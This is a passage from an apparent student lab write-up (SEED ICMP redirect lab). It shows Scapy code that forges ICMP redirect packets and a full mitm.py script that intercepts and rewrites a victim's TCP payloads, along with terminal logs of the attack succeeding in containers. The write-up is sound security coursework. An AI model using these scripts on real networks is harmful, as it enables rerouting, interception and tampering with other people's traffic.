icmp.type = icmp_type   # Type 5 for redirect
icmp.code = icmp_code   # Code 1 for Host Redirect
icmp.gw = mal_router    # Malicious router's IP will be gateway in the ICMP message

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP()
ip2.src = victim        # Victim's IP as source
ip2.dst = destination   # Target IP as destination

# Craft the final ICMP Redirect Packet
pkt = ip/icmp/ip2/ICMP()
```

- To test, we first flush the routing cache and then do a continuous ping to our destination and observe the `mtr`.



```
Victim (10.9.0.5): ip route flush cache
Victim (10.9.0.5): ping 192.168.60.5 &
[1] 100
Victim (10.9.0.5): PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.360 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.296 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.117 ms
```

```
Attacker (10.9.0.105): ls
icmp_redirect.py  icmp_redirect_1.py  icmp_redirect_2.py
Attacker (10.9.0.105): python3 icmp_redirect_2.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```

```
Victim (10.9.0.5): ip route show cache
Victim (10.9.0.5): mtr -n 192.168.60.5
```


```
Attacker (10.9.0.105): python3 icmp_redirect_2.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```

```
                                  My traceroute  [v0.93]
d23535634ae5 (10.9.0.5)                                   2024-11-01T01:33:54+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                             Packets               Pings
 Host                                       Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                0.0%    11    0.1   0.2   0.1   0.5   0.1
 2. 192.168.60.5                             0.0%    11    0.2   0.2   0.0   0.5   0.1
```

```
Attacker (10.9.0.105): python3 icmp_redirect_2.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```


- As expected, the route doesn't change. The victim keeps the same route and changing the gateway to a non-existent IP didn't affect the victim's routing cache.
- **Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.**

```
sysctls:
- net.ipv4.conf.all.send_redirects=0
- net.ipv4.conf.default.send_redirects=0
- net.ipv4.conf.eth0.send_redirects=0
```



```
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.105
        command: bash -c "
                      ip route add 192.168.60.0/24 via 10.9.0.11 &&
                      tail -f /dev/null
                 "

    malicious-router:
        image: handsonsecurity/seed-ubuntu:large
        container_name: malicious-router-10.9.0.111
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.ip_forward=1
                - net.ipv4.conf.all.send_redirects=0
                - net.ipv4.conf.default.send_redirects=0
                - net.ipv4.conf.eth0.send_redirects=0
```

- **net.ipv4.conf.all.send_redirects**
  - This setting controls ICMP redirects for all interfaces on the router. When set to 0, it stops all interfaces from automatically sending ICMP redirect messages, which prevents the router from suggesting alternative routes to devices on the network. Disabling this helps to secure the network by ensuring that no automatic redirects are sent from any interface on the router.
- **net.ipv4.conf.default.send_redirects**
  - This setting is the default behavior for any new or not configured network interfaces on the router. Setting it to 0 means that if a new interface is added, it won't send ICMP redirects by default. It ensures consistent behavior across all interfaces, preventing accidental redirects on any newly added network interfaces.
- **net.ipv4.conf.eth0.send_redirects**
  - This setting applies specifically to the eth0 interface (the primary network interface in many setups). Setting it to 0 stops this particular interface from sending ICMP redirects. This specific setting is useful if you only want to control ICMP redirects on eth0 while leaving other interfaces unaffected. It's helpful in environments where each interface may need different configurations.
- These settings control whether the router sends ICMP redirect messages automatically. Setting them to 0 turns off ICMP redirects so the router doesn't suggest new routes on its own, which helps keep the network stable.
- Let's change these setting to 1, and then ping the destination and run the `icmp_redirect.py`.



```
GNU nano 4.8                      docker-compose.yml
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.ip_forward=1
                - net.ipv4.conf.all.send_redirects=1
                - net.ipv4.conf.default.send_redirects=1
                - net.ipv4.conf.eth0.send_redirects=1
```

```
Victim (10.9.0.5): ip route flush cache
Victim (10.9.0.5): ping 192.168.60.5 &
[1] 28
Victim (10.9.0.5): PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.095 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.128 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.155 ms
```

```
Attacker (10.9.0.105): python3 icmp_redirect.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```


```
Victim (10.9.0.5): ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 235sec
Victim (10.9.0.5):
```

```
Attacker (10.9.0.105): python3 icmp_redirect.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```

```
                         My traceroute  [v0.93]
7ce84c21ac88 (10.9.0.5)                            2024-11-01T02:22:30+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                  Packets               Pings
 Host                            Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                    0.0%     8    0.1   0.2   0.1   0.4   0.1
 2. 10.9.0.11                     0.0%     7    0.1   0.2   0.1   0.3   0.1
 3. 192.168.60.5                  0.0%     7    0.2   0.2   0.1   0.2   0.0
```

```
Attacker (10.9.0.105): python3 icmp_redirect.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```


- With the values set to 1, the attacker's machine starts sending redirect messages on its own, which interferes with the attack by causing unexpected route changes. By keeping them at 0, the attacker can maintain full control over when and how ICMP redirects are sent, ensuring the attack goes as planned.
- Set the setting to 0 as before as now we perform the MITM attack.



```
  GNU nano 4.8                          docker-compose.yml                           Modified
        sysctls:
                - net.ipv4.ip_forward=1
                - net.ipv4.conf.all.send_redirects=0
                - net.ipv4.conf.default.send_redirects=0
                - net.ipv4.conf.eth0.send_redirects=0
```

Task 2: Launching the MITM Attack

- We will use 4 windows here as shown in the snip below. Top left is victim, bottom left is destination host, top right is attacker and the bottom right is the malicious router.




```
Victim (10.9.0.5):
```

```
Attacker (10.9.0.105):
```

```
Destination (192.168.60.5):
```

```
Malicious Router (10.9.0.111):
```

- Before proceeding, we first disable IP Forwarding on the malicious router so that it doesn't forward any incoming packets as we will intercept the packet, make a change, and send out a new packet. Simply use the command `# sysctl net.ipv4.ip_forward=0`




```
Victim (10.9.0.5): ip route flush cache
Victim (10.9.0.5):
```

```
Attacker (10.9.0.105):
```

```
Destination (192.168.60.5):
```


```
Malicious Router (10.9.0.111): sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
Malicious Router (10.9.0.111):
```

- Once this is done, we modify the given mitm sample code and develop `mitm.py` that will intercept any packets coming from Victim host and modify it and then send it out. Precisely, the script will replace every occurrence of my first name (`Mutahar`) in the message with a sequence of A's.
- Also we need to change the filter such that the program captures the packets coming from Victim only. We consider the MAC address instead of the Victim's IP address. The reason will be explained while answering question 5 of the assignment. Below is the script `mitm.py`.



```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

# Define the MAC address of the Victim (Source) and IP address of the Destination
Victim_MAC = "02:42:0a:09:00:05"
Destination_IP = "192.168.60.5"

def spoof_pkt(pkt):
    """
    Function to SNIFF & SPOOF TCP Packets
    """
    # Create a new packet based on the captured packet
    newpkt = IP(bytes(pkt[IP]))          # Copy th IP layer
    del(newpkt.chksum)                   # Delete the IP Checksum
    del(newpkt[TCP].payload)             # Delete the TCP Payload
    del(newpkt[TCP].chksum)              # Delete TCP Checksum

    # Modify the packet payload if it exists
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace my name "Mutahar" with A's in the data
        newdata = data.replace(b'Mutahar', b'AAAAAAA')
        send(newpkt/newdata)             # Send the modified packet
    else:
        send(newpkt)                     # Simply forward the packet if no paylaod

# Define packet filter using the victim's MAC
filter = 'tcp and ether src {MAC} and ip dst {IP}'
my_filter = filter.format(MAC = Victim_MAC, IP = Destination_IP)
pkt = sniff(iface = "eth0", filter = my_filter, prn = spoof_pkt)
```

- Now, we first perform the ICMP redirect attack and then proceed with the MITM attack. For that, simply ping the destination from victim constantly and then run the icmp_redirect.py on the attacker's machine. You can check the mtr to verify if it worked. Below are the screenshots of the ICMP Redirect attack. We need to enable IP forwarding to see the MTR output.




```
                          My traceroute  [v0.93]
359c53b37f76 (10.9.0.5)                              2024-11-01T17:32:47+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                       Packets               Pings
 Host                                Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                        0.0%     3    0.2   0.2   0.1   0.4   0.2
 2. 10.9.0.11                         0.0%     3    0.1   0.2   0.1   0.3   0.1
 3. 192.168.60.5                      0.0%     3    0.1   0.2   0.1   0.3   0.1
```

```
Attacker (10.9.0.105): python3 icmp_redirect.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```

```
Destination (192.168.60.5):
```

```
Malicious Router (10.9.0.111): sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
Malicious Router (10.9.0.111): sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
Malicious Router (10.9.0.111):
```

- This attack is using a netcat on TCP client and server. Here, the server is the destination host (`192.168.60.5`) and the client is the victim (`10.9.0.5`).
- For establishing a TCP connection, run the `mitm.py` script and then run `nc -lp 9090` on server and `nc 192.168.60.5 9090` on the client. Once the connection is established, we can type from either side and the communication is good.




```
Victim (10.9.0.5): nc 192.168.60.5 9090
```

```
Attacker (10.9.0.105): python3 icmp_redirect.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```

```
Destination (192.168.60.5): nc -lp 9090
```

```
Malicious Router (10.9.0.111): sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
Malicious Router (10.9.0.111): python3 mitm.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
```

- Below is the screenshot of the communication. We see how the first name is being replaced with all A's equal to the length of the name. Therefore, the MITM attack is successful.




```
Victim (10.9.0.5): nc 192.168.60.5 9090
Victim -> Hello!
Server -> Hi, who is this?
Victim -> My name is Mutahar.
Server -> Sorry, I don't recognise you. You are temporarily being blocked from our server.
Victim -> Hey, this is Mutahar. I've been here for a very long time.
Server -> Bye. You are BLOCKED!!
Victim -> :(
```

```
Attacker (10.9.0.105): python3 icmp_redirect.py
.
Sent 1 packets.
Attacker (10.9.0.105):
```

```
Destination (192.168.60.5): nc -lp 9090
Victim -> Hello!
Server -> Hi, who is this?
Victim -> My name is AAAAAAA.
Server -> Sorry, I don't recognise you. You are temporarily being blocked from our server.
Victim -> Hey, this is AAAAAAA. I've been here for a very long time.
Server -> Bye. You are BLOCKED!!
Victim -> :(
```

```
Sent 1 packets.
.
Sent 1 packets.
*** b'Victim -> Hello!\n', length: 17
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Victim -> My name is Mutahar.\n', length: 30
.
Sent 1 packets.
.
Sent 1 packets.
*** b"Victim -> Hey, this is Mutahar. I've been here for a very long time.\n", length: 69
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Victim -> :(\n', length: 13
.
Sent 1 packets.
```

- **Question 4: In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why.**
